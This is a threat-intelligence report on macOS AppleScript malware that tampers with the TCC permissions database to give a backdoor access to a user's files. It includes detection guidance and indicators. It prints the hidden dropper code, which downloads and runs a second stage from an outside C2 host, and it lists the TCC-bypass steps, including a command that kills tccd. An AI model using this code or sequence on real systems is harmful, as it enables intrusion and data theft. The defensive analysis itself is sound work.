@oj-sec
TChCh-Changes: A Look at macOS TCC Manipulation in the Wild
21 July 2026 - 18 min read
Key Points
- Since at least early 2026, a threat actor has distributed AppleScript-based macOS malware that interferes with the system Transparency, Control and Consent (TCC) database to escalate privileges for an AppleScript backdoor.
- The threat actor's privilege escalation technique fails on macOS Tahoe and Sequoia versions released after at least April 2026 due to security patches by Apple.
- The threat actor appears to have targeted employee endpoints in cryptocurrency organisations. Techniques and targeting overlap with North Korean nation-state threat actor Sapphire Sleet, but have distinct implementation and infrastructure. We assess that this activity relates to an independent activity cluster or subgroup.
- This report analyses the most recent version of the malware, distributed in July 2026, and provides guidance for detecting direct TCC manipulation.
Background
Transparency, Control and Consent (TCC) is a macOS security feature that gates sensitive system actions behind user consent prompts. TCC permission grants are tracked in databases located at /Library/Application Support/com.apple.TCC/TCC.db (for system-level permissions) and ~/Library/Application Support/com.apple.TCC/TCC.db (for user-level permissions). These databases store responses to user prompts created by the operating system when processes try to take protected actions, like reading certain files, issuing automation commands to other processes and capturing the screen.

The system-level TCC database is protected by System Integrity Protection (SIP), meaning it cannot be modified by userspace processes. The user-level TCC database is not protected by SIP, but has an independent set of filesystem restrictions in recent macOS versions. The composition of TCC records, responsibilities between system and user-level components and the filesystem protections are not publicly documented by Apple.
The TCC database has been a consistent target for macOS malware and various injection techniques have been patched over the years (see, e.g. excellent work by Marina Liang and Phil Stokes). North Korean nation-state threat actors have a particular affinity for TCC manipulation and have been integrating variations into malware payloads since at least 2022. Wiz suggests that there are at least two independent clusters of North Korean TCC-exploiting malware currently active, with one implementation using a transparent UI overlay element to disguise the TCC dialog the user is interacting with. The other implementation uses Finder AppleEvent tell commands to rename the userspace TCC directory, write new permissions directly, then restore the TCC directory and restart the tccd daemon to trigger a database reload with new permissions.
The latter cluster of direct writes to the TCC database includes several overlapping threat actors deploying similar malware against similar targets:
- Kaspersky attributed the technique to BlueNoroff in October 2025
- Mandiant attributed the technique to UNC1069 in February 2026
- Microsoft publicly attributed the technique to Sapphire Sleet in April 2026 and LevelBlue reported a follow-up observation in May 2026
In the latter two instances, the threat actor wrote permissions into the TCC database for native system utilities including osascript and Terminal, allowing subsequent stages to call native tools and inherit their higher privileges. The threat actor added permissions for kTCCServiceSystemPolicyDocumentsFolder, kTCCServiceSystemPolicyDownloadsFolder, kTCCServiceSystemPolicyDesktopFolder and AppleEvents permissions targeting Finder.
This report focuses on an alternative, more sparsely reported cluster that also uses direct TCC writes facilitated through Finder tell commands, targeting overlapping permissions. Instead of targeting system binaries, this cluster establishes permissions for a malicious Applet backdoor delivered to and compiled on the device. SlowMist and Darktrace have reported on this cluster, both in February 2026. Researchers have also suggested the campaign is North Korean in informal reporting on X.
Formal attribution is better left to others with more visibility into this threat actor. However, it should be uncontroversial to note that a near-identical implementation of a low-prevalence technique against similar targets over the same time period is suggestive of a common technical or operational lineage between this cluster and Sapphire Sleet. Both clusters also share a low-prevalence delivery method - an AppleScript payload that attempts to social engineer user execution.
Part 1 - Malware Analysis
Delivery & Execution
The initial payload is a run-only AppleScript file named YZi Labs - Audit Confirmation Form - June 30 2026.docx.scpt with sha256 hash 53b2d24c9aefe01a768f6e2c637ab9fd56dcede852925cec18eccae58dfecec7. Despite being dated 30 June 2026, the file was likely distributed on or after 13 July 2026 based on metadata in subsequent stages. AppleScript files natively open in the macOS Script Editor application when opened from Finder. The script opens to display text masquerading as a "Compatibility Wizard" and instructing the user to run the script.

Spaced out of view with more than 1000 newlines is the following block of code that drops the second stage:
--  Check if any extensions missing
try
	set cpu_type to do shell script "uname -m"
	set verString to do shell script "sw_vers -productVersion"
	set ptSelf to POSIX path of (path to me)
	set savePath to do shell script "dirname " & quoted form of ptSelf
	set saveFile to savePath & "/" & ".071305_YZi.scpt"
	set ur to "https://cigalsn.com/wp-includes/php-compat/common/resources/interface.php?req=trouble&tpl=071305_YZi&ver=" & verString & "&type=" & cpu_type
	do shell script "curl -sLk -o " & quoted form of saveFile & " " & quoted form of ur
	set scObj to load script saveFile
	do shell script "rm -f " & quoted form of saveFile
	tell scObj to run
on error
	-- display dialog "Unknown exception occurred during Compatibility Wizard." with icon stop
	delay 1.5
	quit me
end try
For an up-to-date system on Apple Silicon, the next stage URL will be hxxps[:]//cigalsn[.]com/wp-includes/php-compat/common/resources/interface.php?req=trouble&tpl=071305_YZi&ver=26.5.2&type=arm64. At the time of analysis, this URL served a file with the sha256 hash 59912303968e90a7a94babf8822cc6d3f8624891ee21cce737a656f7383e4d79 which is saved to the current working directory as .071305_YZi.scpt temporarily before being read into the memory of the first stage and deleted from disk. The second stage payload is run-only AppleScript that cannot be returned to the original source code.
Second Stage - Privilege Escalation
The second stage serves to further the social engineering, prepare the target system and deliver and compile the backdoor. The malware drops a configuration file containing the C2 endpoint to ~/Library/Application Support/Applets/.svc.conf and shows a decoy dialog to the user. The decoy dialog displays the following messages with a styled progress bar that fills over five seconds:
"Diagnosing system update issues ..."
"Fixing document viewer applications compatibilities ..."
"Checking if necessary software extensions are installed ... "
"Fixed all issues found and opening your document ..."
In the background, the malware downloads and opens a decoy document and the third stage backdoor. The decoy document is a Microsoft Word document containing lure content bespoke to the target organisation and the audit theme. The backdoor stage is further run-only AppleScript saved as ptApp. The malware attempts to establish escalated privileges for the backdoor by taking the following steps:
- Compiles the AppleScript into an application bundle named ptApp.app with osacompile -s -x -l AppleScript -o ptApp
- Sets LSUIElement to true in the application's info.plist, designating it as a background application that will not show an icon in the dock when executed
- Creates an ad hoc code signature for the application bundle with codesign --force --deep --sign ptApp.app
- Uses Finder tell AppleEvents commands to rename the userspace TCC directory with a random suffix
- Copies the TCC.db file out of the renamed directory and restores the userspace TCC directory name
- Writes permissions for the backdoor bundle directly into the copied TCC.db file using sqlite commands
- Uses Finder tell AppleEvents commands to rename the userspace TCC directory again
- Copies the modified TCC.db back into the renamed directory and restores the correct directory name again
- Kills the tccd process with ps -xo pid,user,comm | grep tccd | awk -v u=$(whoami) '$2==u {print $1}' | xargs kill -9 to trigger a database reload
The malware consistently uses tell application Finder AppleEvents commands throughout its filesystem manipulation and would likely prompt the user with a 'Script Editor wants access to control "Finder"' prompt unless the user has previously authorized Script Editor.
Consistent with Sapphire Sleet's TCC manipulation, the malware writes the following permissions for the backdoor:
- kTCCServiceSystemPolicyDocumentsFolder, allowing access to the ~/Documents folder for the compromised user
- kTCCServiceSystemPolicyDownloadsFolder, allowing access to the ~/Downloads folder for the compromised user
- kTCCServiceSystemPolicyDesktopFolder, allowing access to the ~/Desktop folder for the compromised user
- AppleEvents targeting com.apple.finder
Unlike samples from other reporting, this cluster also attempts to write the kTCCServiceSystemPolicyAppData permission, which protects paths under ~/Library/Containers/ containing sandboxed application data. Sensitive information protected by this permission includes the native Mail client and Notes app databases.
This privilege escalation technique does not work on Tahoe systems from at least 26.4.1 onwards or Sequoia from at least 15.7.7 onwards, released in April and May 2026. The technique may have been patched out even earlier than this period, but these are the earliest builds we had access to for testing. More information on the failure mode is available in Part 2.
The fact that the threat actor collects targets' macOS version in the dropper stage then serves a payload that does not work on that system appears to be a notable mistake, particularly given lures appear to be hand crafted and are likely delivered at a low rate. The threat actor may have engaged with targets via some other method and have alternative fingerprinting information before delivering the initial payload.
Third Stage - Persistent Backdoor
The third stage backdoor is dropped to disk with sha256 hash f56c7d566204ce890b7c0f70878a38b375e35fe3f12aa96a69ede1dad6e59b4f then base64 decoded into AppleScript with sha256 6abb8eacc77dc7acf4e0047dd493f3a1e73abeb4ebc3b63ccb9e7c1db6773d03. The backdoor is a lightweight beacon that executes further AppleScript payloads served by the threat actor. We did not observe any follow on payload delivery during analysis and assess that the backdoor is intended to facilitate hands on keyboard access.
The backdoor uses the C2 config dropped to ~/Library/Application Support/Applets/.svc.conf but also contains a hardcoded fallback C2 of hxxps[:]//ecoferros[.]com/wp-content/plugins/elementor/includes/controls/captcha/controller, which is linked to earlier iterations of this campaign.
The backdoor makes itself persistent with a LaunchAgent and collects basic system information including a process listing and hardware identifiers. The backdoor lists files in /Users, /Applications, ~/Downloads, ~/Documents and ~/Desktop, capturing filenames, sizes, modification dates and ownership. The backdoor packages the collected data into a JSON object and sends it to the path /.php?req=contact&dv=<device_serial_number> on the current C2 endpoint.
The backdoor then polls the C2 endpoint /.php?req=tell&dv=<device_serial_number> for further AppleScript payloads, which are dropped to disk and executed with load script and run built in AppleScript functions.
Indicators of Compromise
# fqdn
cigalsn.com
ecoferros.com

# sha256
53b2d24c9aefe01a768f6e2c637ab9fd56dcede852925cec18eccae58dfecec7
59912303968e90a7a94babf8822cc6d3f8624891ee21cce737a656f7383e4d79
f56c7d566204ce890b7c0f70878a38b375e35fe3f12aa96a69ede1dad6e59b4f
6abb8eacc77dc7acf4e0047dd493f3a1e73abeb4ebc3b63ccb9e7c1db6773d03
Historical domains:
# fqdn
woodcastpro.com
techcross-es.com
stomcs.com
sevrrhst.com
Part 2 - TCC Manipulation Testing and Detection Recommendations
Failure Condition
As noted above, the TCC manipulation technique implemented by this malware family does not work on macOS Tahoe or Sequoia versions released after April 2026 (and potentially earlier) under ordinary conditions. The failure occurs when attempting to rename the ~/Library/Application Support/com.apple.TCC directory, with the Finder application itself reporting an error code. Without creating a clean copy of the TCC.db to insert new permissions into, the technique fails. We were unable to trace this change to a specific CVE or patch note.
An exception to this failure exists on Sequoia 15.7.7, where the operation will succeed if the responsible process (Script Editor, in the context of this infection chain) already has Full Disk Access prior to the script executing. On Tahoe, the operation fails irrespective of Script Editor's permissions. In either case, using Finder's historic hidden Full Disk Access privilege is unnecessary if the parent process already has Full Disk Access.
In circumstances where the TCC.db is overwritten with a copy that has been manipulated, killing the tccd userspace process will cause the new permissions to load and take effect. This pathway can still be achieved if malware has Full Disk Access or can otherwise write to protected areas. Unfortunately Full Disk Access is not always out of reach for threat actors, as it's commonly granted to IDE and terminal applications on developer endpoints. Developer endpoints are also the most likely machines to be infected by malicious installer commands and compromised supply chain components. There have also been a wealth of vulnerabilities over the years that have allowed writing to protected files on macOS (see, e.g. CVE-2026-28910). For these reasons, direct TCC manipulation is still a technique worth spending some time on if you're in a macOS environment and have sophisticated threat actors in your threat model.
The forthcoming macOS 27 (Golden Gate) release appears set to further frustrate direct TCC manipulation by moving the user TCC to a new path at /private/var/containers/Data/ProtectedSystem/[UUID]/Data/Library/Application Support/com.apple.TCC/, which will require an additional entitlement above Full Disk Access to modify. macOS 27 is scheduled for general availability in September 2026.
Hunting/Detection Guidance
TCC modification events are exposed under the Endpoint Security Framework (ES) and offer an excellent opportunity to identify synthetically inserted TCC entries. Synthetically inserted TCC entries do not trigger the tcc_modify endpoint security event. Organisations collecting and logging tcc_modify events generated by their EDR can use this discrepancy to hunt for synthetically generated TCC permissions. A threat hunt based on this idea would consist of the following two stages:
- Collect raw data from the TCC.db files that exist on disk. Tools like OSQuery or Velociraptor allow this collection without needing to ship the entire files, but this could be accomplished with any remote response tool.
- For each TCC entry collected from endpoints, attempt to match the entry with a tcc_modify entry in EDR logs. Entries from the raw data that cannot be correlated to a matching EDR event did not enter the TCC via a user prompt and should be investigated.
The raw data may need some pruning around events that were inserted outside of the time range of EDR logging or built in permissions, but TCC events are timestamped, which should make this an approachable task.
It's also worth noting that command lines containing tccd (with word boundaries either side) anywhere in them are likely to be pretty rare in most environments and might be worth hunting over. Termination of the tccd process by a user should be regarded as suspicious in almost all circumstances. Finally, while it's likely that no one really needs a reminder, this activity is another example of the merit of timely patching on endpoints. The threat actor's continued use of a technique that has been nonviable for at least three months suggests that they are still coming across out of date systems and finding success.